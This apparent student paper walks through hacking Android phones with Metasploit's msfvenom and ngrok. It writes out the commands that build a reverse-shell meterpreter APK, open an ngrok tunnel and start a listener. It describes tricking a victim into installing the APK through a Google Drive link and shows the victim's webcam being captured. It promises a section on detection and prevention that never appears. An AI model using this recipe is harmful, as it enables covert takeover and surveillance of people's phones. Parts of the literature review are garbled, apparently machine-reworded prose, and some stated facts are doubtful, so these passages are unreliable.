Android Hacking Using Msfvenom:Integrating NGROK

Ajish V Nair
Master of Computer Applications
Amal Jyothi College of Engineering
Kottayam,India
ajishvnair@mca.ajce.in

Anusha Siby
Master of Computer Applications
Amal Jyothi College of Engineering
Kottayam,India
anushasiby@mca.ajce.in

Aleena Mathew
Master of Computer Applications
Amal Jyothi College of Engineering
Kottayam,India
aleenamathew@mca.ajce.in

Mr.Ajith G S
Assistant Professor
Master of Computer Applications
Amal Jyothi College of Engineering
Kottayam,India
gsajith@amaljyothi.ac.in

Abstract— In the worlds present scenario, over 2 billion people uses android devices widely. Android devices has taken over the market over the years due to its open architecture and ease of use, which makes them more vulnerable to malware and security attacks. To perform these attacks, tools such as Msfvenom has already been implemented. In this paper we demonstrate the integration of Zip align and Ngrok into msfvenom under the metasploit frame work.

Keywords—Msfvenom, Android hacking, ngrok, Apktool Kit

I. INTRODUCTION

Android is an operating system which is based on linux kernel which was developed by Open Handset Alliance (OHA), which is led by Google. It is mainly designed for touchscreen devices like smartphones and tablets. Android system support wide range of applications which are more suitable and comfortable for the users. In 2007, Google had released the first beta version of the Android Software Development Kit (SDK) and later the first commercial version of Android 1.0 (with name Alpha), was released in September 2008. Later on there was a release of total 15 fully developed android versions and the latest is the 16th version (Android P).

This high growth in the android industry makes them more vulnerable to attacks from outside or 3rd party attackers, which is known was android hacking. Android hacking is a process to hack mobile phones which focus mainly on accessing telephone calls, voice messages and text messages. It also identifies the weakness in a system or network which helps to exploit into the system and gain unauthorized access to data.

This paper demonstrates android hacking using msfvenom combined with Ngrok and Zip align which comes under Metasploit framework. Msfvenom is the main backdoor interface which is present on the victim's device. Ngrok is a multiplatform tunneling method, which is used to attack android devices on wide area network (WAN). The tool, Zip align, is used to inject msfevnom to the local apps.The metaspliot framework is used to check the security vulnerabilities. Using the above mentioned tools we can successfully hack an android application. To the end of the paper we discuss how to detect and prevent these kind of attacks.

II. TOOLS

II.1. Metasploit Framework

The most widely used penetration testing tool that makes hacking way easier than it used to be. It's an open-source framework and it can be easily customized and used with most operating systems.It consist of mainly three interfaces: msfcli, a single command-line interface; msfweb, a Web-based interface; and msfconsole, an interactive shell interface.

II.1.1. Advantages

- Allows its users to access its source code and add their custom modules.
- Support for testing large networks and easy naming conventions
- Provides quick access to change payloads using the set payload command
- Interfaces tend to ease the penetration testing projects by offering services like easy-to-switch work spaces and functions at a click of a button.

II.1.2. Disadvantages

- Difficult to learn.
- Can crash your system if not used wisely.
- Requires deep knowledge for exploit development.

II.2 MSFVENOM

Msfvenom is a combination of msfpayload and msfencode, and comes pre-installed in Kali Linux. To simulate an APT backdoor attack using msfvenom, we generate the payload and inject it into a Windows or android executable file with a reverse TCP connection. We then deploy and activate the infected application on the target machine.

III. ADDITIONAL TOOLS

III.1. NGROK 2.0

Ngrok is a multi-platform tunneling and reverse proxy software which helps to establish a secure tunnel from a public endpoint such as internet to a locally running network service.

III.1.1. Features:

- Create instantly a public HTTPS URL for a web site running locally on our machine.
- Set http authenticated credentials to protect access to your tunnel and the data you share within it.
- Ngrok works everywhere with no changes, even when a device changes networks.
- Use ngrok's web inspection interface to understand the HTTP request and response traffic over your tunnel.

III.1.2. Installation Steps:

- Firstly, you need to download ngrok from https:/ngrok.com/download.
- Sign up an account if you want to open any tcp port.
- After that type this command to Install your authtoken:
  ./ngrok authtoken <your_auth_token>
- Type the command below if you want run ngrok directly from terminal:
  cp ~/Download/ngrok /usr/bin/

III.2. Apktool Kit

Apktool Kit is a tool used for 3rd party reverse engineering for binary Android apps. The main aim of this tool kit is that, it helps to decode the resources to its initial original form and then rebuild the resources after making some changes and modification. It makes possible to debug smali code step by step and also it makes working with app easier due to project-like files structure and automation of some repetitive tasks like building apk, etc.

III.2.1. Installation Steps:

- Download Linux wrapper script (Right click, Save Link As apktool) from https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool
- Rename downloaded jar to apktool.jar.
- Move both files (apktool.jar & apktool) to **usr/local/bin** (root needed).
- Make sure both files are executable (chmod+x)
- Try running apktool via cli
- Download apktool-2. (https://bitbucket.org/iBotPeaches/apktool/downloads/)

IV. STEPS TO HACK ANDROID DEVICE

A. **Start ngrok by typing following command.**

- sudo service postgresql start
- ./ngrok tcp 4444

B. **Make an MSFpayload and inject it.**

Payload can be created by following commands:

- msfvenom -p android/meterpreter/reverse_tcp LHOST=186.57.28.44 LPORT=4895R>/root/FILENAME.apk

-p => Specify Payload

LHOST => Your IP* or DDNS

LPORT => Port You want to listen on

R => Means RAW Format


C. **Send the payload to victim**

By uploading to Google drive the link was send to victim phone via email or text message, and wait for the victim to install the apk.

D. **Open Metasploit**

- Load the Metasploit, by typing: msfconsole.
- **Set up Listener**- After it loads (it will take time), load the multi-handler exploit by typing: **use exploit/multi/handler**
- Set up a (reverse) payload by typing: **set payload android/meterpreter/reverse_tcp**
- Set LHOST to Localhost- set LHOST localhost
- At last type: **exploit** to start the listener.

Figure 1: Starting the metasploit .



- After victim opens the payload apk we get “1 meterpreter session opened”




Figure 2: Opening of metepreter session

- After meterpreter session opened, type help command to get all the commands to exploit victims android device.




Figure 3: Metasploit exploit commands.

E. **Result after exploitation**

Accessing web cam of victims phone

- Using webcam_snap command
- It is saved to /root/Downlaods/fuyacjex.jepeg.




Figure 4: Picture taken by webcam_ snap.

V. LITRATURE REVIEW

A. Jonathan Waggoner[1]

- The flexibility of the Metasploit framework, especially for targeting mobile device platforms, proves to be a valuable tool in evaluating the security of many different devices.
- The computing security industry is evolving rapidly as cyber security concerns continue to grow across all major industries. This is undoubtedly influenced by the large number of devices that are capable of being connected to the Internet.

B. Mathew Nicho[2]

- The intent is to identify few vulnerabilities of APT[Advanced Persistent Threat] in a virtualized environment.
- Using msfvenom, the generated payload are injected it into an app with a reverse TCP connection.
- Then we expand and activated the infected app to the target machine.

C. Josep Pegueroles[3]

- Metasploit is an effective tool that helps in the creation of payloads.
- Msfvenom is used to develop and encode payloads in a single command.
- Msfvenom needs good information about the target

D. Syed Farhan Alam[4]

- Mobile phones became sensible that let the users perform routine tasks on the go. However, this fast increase in technology and tremendous usage of the smartphones create them at risk of malware and different security breaching attacks.
- The smartphone usage raised considerably in recent years, smartphones offer users with many services like phone calls, web services, sharing knowledge.
- Android is associate open supply mobile software package that relies on UNIX operating system OS kernel and launched by Google. mechanical man contains four layers together with kernel, libraries, mechanical man Runtime and Application framework

- As smartphone provides the vast services, thus are saddled with some challenges like security and privacy as well.

E. Buthaina Mohammed Al-Zadjali[5]

- Android Smartphones, that's extremely competitive good phone in market, stores a huge quantity information of data regionally and remotely that typically cause a huge challenge in security feature encouraging hackers to inject the malicious code in automaton OS to steal the confidential data.
- A vulnerability happens once 3 components cross, together with a system weakness or flaw, assailant access to the flaw, and assailant competency to take advantage of the flaw.

VI. CONCLUSION

After conducting the penetration test on the android devices by using metasploit framework along with the integration of ngrok, it can be summarized that the android system is vulnerable and can be easily be hacked and attacked by 3rd party source without the awareness of the victim. The attacker can then easily access to the sensitive content or data and use also use the webcam to take pictures and also record real time data. In this testing we mainly generate payloads in different format and save it as an apk file. Thus it was found that Linux kernel layer is the most sensitive part of Android Operating system and the hackers can easily access to data of this layer.

VII. REFERENCES

[1] Jonathan Waggoner, "A Hands-On Approach to Computing Security Education:Metasploit Module Development:"
https://scholarworks.rit.edu/other/885/

[2] Mathew Nicho,"Identifying Vulnerabilities in APT Attacks:A Simulated Approach"
https://ieeexplore.ieee.org/abstract/document/8328696

[3] Josep Pegueroles,"Module development in Metasploit for pentesting"
https://upcommons.upc.edu/bitstream/handle/2117/171278/Module%20development%20in%20Metasploit%20for%20pentesting.pdf

[4] Syed Farhan Alam,"A Survey on Security for Smartphone Device"
https://www.researchgate.net/profile/Munam_Shah/publication/301770198_A_Survey_on_Security_for_Smartphone_Device/links/5726f80b08aee491cb3f146a/A-Survey-on-Security-for-Smartphone-Device.pdf

[5] Buthaina Mohammed Al-Zadjali,"Penetration Testing of Vulnerability in ndroid Linux Kernel Layer via an Open Network(Wi-Fi)"
http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.734.8848&rep=rep1&type=pdf